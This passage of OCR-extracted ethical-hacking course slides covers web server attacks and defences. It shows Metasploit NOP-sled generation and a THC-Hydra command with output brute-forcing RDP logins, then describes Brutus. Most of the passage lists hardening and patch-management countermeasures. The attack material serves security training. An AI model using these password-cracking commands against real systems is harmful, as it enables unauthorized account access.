
```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x
66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x
84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\x a9\xb0\xb7\x
2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

Webserver Attack Tool: Wfetch



WFetch allows attacker to fully customize an HTTP request and send it to a Web server to see the raw HTTP request and response data


It allows attacker to test the performance of Web sites that contain new elements such as Active Server Pages (ASP) or wireless protocols



<http://www.microsoft.com>



fully customize HTTP request



Web Password Cracking Tools: THC-Hydra and Brutus



THC-Hydra

- Hydra is a parallelized login cracker which supports numerous protocols to attack


```
Hydra (http://www.thc.org/thc-hydra) starting at 2012-10-21 17:01:09
[DEBUG] cmdline:/usr/bin/hydra -S -v -V -d -I Administrator -P /home/ ./Des
[DATA] 4 tasks, 1 server, 4 login tries (l:p:t), ~1 try per task
[DATA] attacking service rdp on port 3389
[VERBOSE] Resolving addresses...
[DEBUG] resolving 192.168.168.1
done
[DEBUG] Code: attack Time: 1350819069
[DEBUG] Options: mode 1 ssl 1 restore 0 showAttempt 1 tasks 4 max_use 1
[DEBUG] Brains: active 0 targets 1 finished 0 todo_all 4 todo 4 sept 0 found
[DEBUG] Target 0-target 192.168.168.1 ip 192.168.168.1 login_no 0 pass_no 0
[DEBUG] Task 0-pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 1-pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 2-pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 3-pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[WARNIN] rdp servers often don't like many connections, use -t 1 or -t 4 to s
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
[DEBUG] head_no[0] active 0
[DEBUG] child 0 got target 0 selected
[DEBUG] head_no[1] active 0
[INFO] [!] No password file selected
[Start] [Stop] [Save Output] [Clear Output]
```

hydra -S -v -V -d -I Administrator -P /home/ ./Desktop/pass -t 16 192.16...

<http://www.thc.org>


Brutus

- It includes a multi-stage authentication engine and can make 60 simultaneous target connections
- It supports no user name, single user name, multiple user name, password list, combo (user/password) list and configurable brute force modes



<http://www.brutus.net>


Module Flow



Place Web Servers in Separate Secure Server Security Segment on Network

CEH

- ↳ An ideal web hosting network should be designed with at least three segments namely Internet segment, secure server security segment often called demilitarized zone (DMZ), internal network
- ↳ Place the web server in **Server Security Segment (DMZ)** of the network isolated from public network as well as internal network
- ↳ The firewalls should be place for internal network as well as Internet traffic going towards DMZ



Countermeasures: Patches and Updates



01

Scan for existing vulnerabilities, patch, and update the server software regularly

05

Ensure that service packs, hotfixes, and security patch levels are consistent on all Domain Controllers (DCs)

02

Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation

06

Ensure that server outages are scheduled and a complete set of backup tapes and emergency repair disks are available

03

Apply all updates, regardless of their type on an "as-needed" basis

07

Have a back-out plan that allows the system and enterprise to return to their original state, prior to the failed implementation

04

Test the service packs and hotfixes on a representative non-production environment prior to being deployed to production

08

Schedule periodic service pack upgrades as part of operations maintenance and never try to have more than two service packs behind

Countermeasures: Protocols



01

Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as NetBIOS and SMB



02

Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software



03

If using insecure protocols such as Telnet, POP3, SMTP, FTP, take appropriate measures to provide secure authentication and communication, for example, by using IPSec policies



04

If remote access is needed, make sure that the remote connection is secured properly, by using tunneling and encryption protocols



05

Disable WebDAV if not used by the application or keep secure if it is required



Countermeasures: Accounts



Remove all unused modules and application extensions



Disable unused default user accounts created during installation of an operating system



When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to the anonymous user being used from the IIS web server to access the web content



Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning



Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization



Slow down brute force and dictionary attacks with strong password policies, and then audit and alert for logon failures



Run processes using least privileged accounts as well as least privileged service and user accounts

Countermeasures: Files and Directories




Eliminate unnecessary files within the .jar files




Disable serving of directory listings

Eliminate sensitive configuration information within the byte code



Eliminate the presence of non web files such as archive files, backup files, text files, and header/include files

Avoid mapping virtual directories between two different servers, or over a network



Disable serving certain file types by creating a resource mapping

Monitor and check all network services logs, website access logs, database server logs (e.g., Microsoft SQL Server, MySQL, Oracle) and OS logs frequently



Ensure the presence of web application or website files and scripts on a separate partition or drive other than that of the operating system, logs, and any other system files

Detecting Web Server Hacking Attempts



Use Website Change Detection System to detect hacking attempts on the web server

Website Change Detection System involves:



Running specific script on the server that detects any changes made in the existing executable file or new file included on the server



Periodically comparing the hash values of the files on the server with their respective master hash value to detect the changes made in codebase



Alerting the user upon any change detection on the server



For example: WebsiteCDS is a script that goes through your entire web folder and detects any changes made to the your code base and alert you using email

How to Defend Against Web Server Attacks



01

Ports

- ☛ Audit the ports on server regularly to ensure that an **insecure** or unnecessary service is not active on your web server
- ☛ Limit inbound traffic to **port 80** for **HTTP** and **port 443** for **HTTPS (SSL)**
- ☛ Encrypt or restrict **Intranet traffic**

02

Server Certificates

- ☛ Ensure that **certificate data ranges** are valid and that certificates are used for their intended purpose
- ☛ Ensure that the certificate has not been revoked and certificate's public key is valid all the way to a trusted root authority

03

Machine.config

- ☛ Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed
- ☛ Ensure that tracing is disabled `<trace enable="false"/>` and debug compiles are turned off

04

Code Access Security

- ☛ Implement **secure coding practices**
- ☛ Restrict code access security policy settings
- ☛ Configure IIS to reject URLs with `"../"` and install new patches and updates

How to Defend Against Web Server Attacks (Cont'd)



UrlScan

- ↳ UrlScan is a security tool that **restricts** the types of HTTP requests that IIS will process
- ↳ By blocking specific HTTP requests, the UrlScan security tool helps to **prevent potentially harmful requests** from reaching applications on the server
- ↳ UrlScan screens all incoming requests to the server by filtering the requests based on **rules** that are set by the administrator

Services

- ↳ UrlScan can be configured to filter HTTP query string values and other HTTP headers to **mitigate SQL injection attacks** while the root cause is being fixed in the application.
- ↳ It provides W3C formatted logs for easier log file analysis through log parsing solutions like Microsoft Log Parser 2.2

How to Defend Against Web Server Attacks (Cont'd)



01

- ⊖ Apply restricted ACLs and block remote registry administration
- ⊖ Secure the SAM (Stand-alone Servers Only)



02

Ensure that security related settings are configured appropriately and access to the metabase file is restricted with hardened NTFS permissions



03

Remove unnecessary ISAPI filters from the webserver



04

- ⊖ Remove all unnecessary file shares including the default administration shares if not required
- ⊖ Secure the shares with restricted NTFS permissions



05

Relocate sites and virtual directories to non-system partitions and use IIS Web permissions to restrict access



06

Remove all unnecessary IIS script mappings for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files



07

Enable a minimum level of auditing on your web server and use NTFS permissions to protect the log files



How to Defend Against Web Server Attacks (Cont'd)



Do use a dedicated machine as a web server



Do physically protect the webserver machine in a secure machine room



Create URL mappings to internal servers cautiously



Do not connect an IIS Server to the Internet until it is fully hardened



Do not install the IIS server on a domain controller



Do not allow anyone to locally log on to the machine except for the administrator



Use server side session ID tracking and match connections with time stamps, IP addresses, etc.



Do configure a separate anonymous user account for each application, if you host multiple web applications



If a database server, such as Microsoft SQL Server, is to be used as a backend database, install it on a separate server



Limit the server functionality in order to support the web technologies that are going to be used



Use security tools provided with web server software and scanners that automate and make the process of securing a web server easy



Screen and filter the incoming traffic request

How to Defend against HTTP Response Splitting and Web Cache Poisoning



Server Admin



- ⊖ Use latest web server software
- ⊖ Regularly update/patch OS and webserver
- ⊖ Run web vulnerability scanner

Application Developers



- ⊖ Restrict web application access to unique IPs
- ⊖ Disallow carriage return (%0d or \r) and line feed (%0a or \n) characters
- ⊖ Comply to RFC 2616 specifications for HTTP/1.1

Proxy Servers



- ⊖ Avoid sharing incoming TCP connections among different clients
- ⊖ Use different TCP connections with the proxy for different virtual hosts
- ⊖ Implement "maintain request host header" correctly

How to Defend against DNS Hijacking



Choose an ICANN accredited registrar and encourage them to set Registrar-Lock on the domain name



Safeguard the registrant account information



Include DNS hijacking into incident response and business continuity planning



Use DNS monitoring tools/services to monitor DNS server IP address and alert



Avoid downloading audio and video codecs and other downloaders from untrusted websites




Install antivirus program and update it regularly



Change the default router password that comes with the factory settings

Module Flow



Patches and Hotfixes



Hotfixes are an update to fix a specific customer issue and not always distributed outside the customer organization

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data

Users may be notified through emails or through the vendor's website


A patch can be considered as a repair job to a programming problem

Hotfixes are sometimes packaged as a set of fixes called a combined hotfix or service pack

What is Patch Management?



"Patch management is a process used to ensure that the appropriate patches are installed on a system and help fix known vulnerabilities"



An automated patch management process

Detect

Use tools to detect missing security patches

Assess

Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision

Acquire

Download the patch for testing

Test

Install the patch first on a testing machine to verify the consequences of the update

Deploy


Deploy the patch to the computers and make sure the applications are not affected

Maintain


Subscribe to get notifications about vulnerabilities as they are reported

Identifying Appropriate Sources for Updates and Patches


CEH



First make a **patch management plan** that fits the operational environment and business objectives



Find appropriate **updates and patches** on the home sites of the applications or operating systems' vendors



The recommended way of tracking issues relevant to **proactive patching** is to register to the home sites to **receive alerts**

Installation of a Patch



01

Users can access and install security patches via the World Wide Web

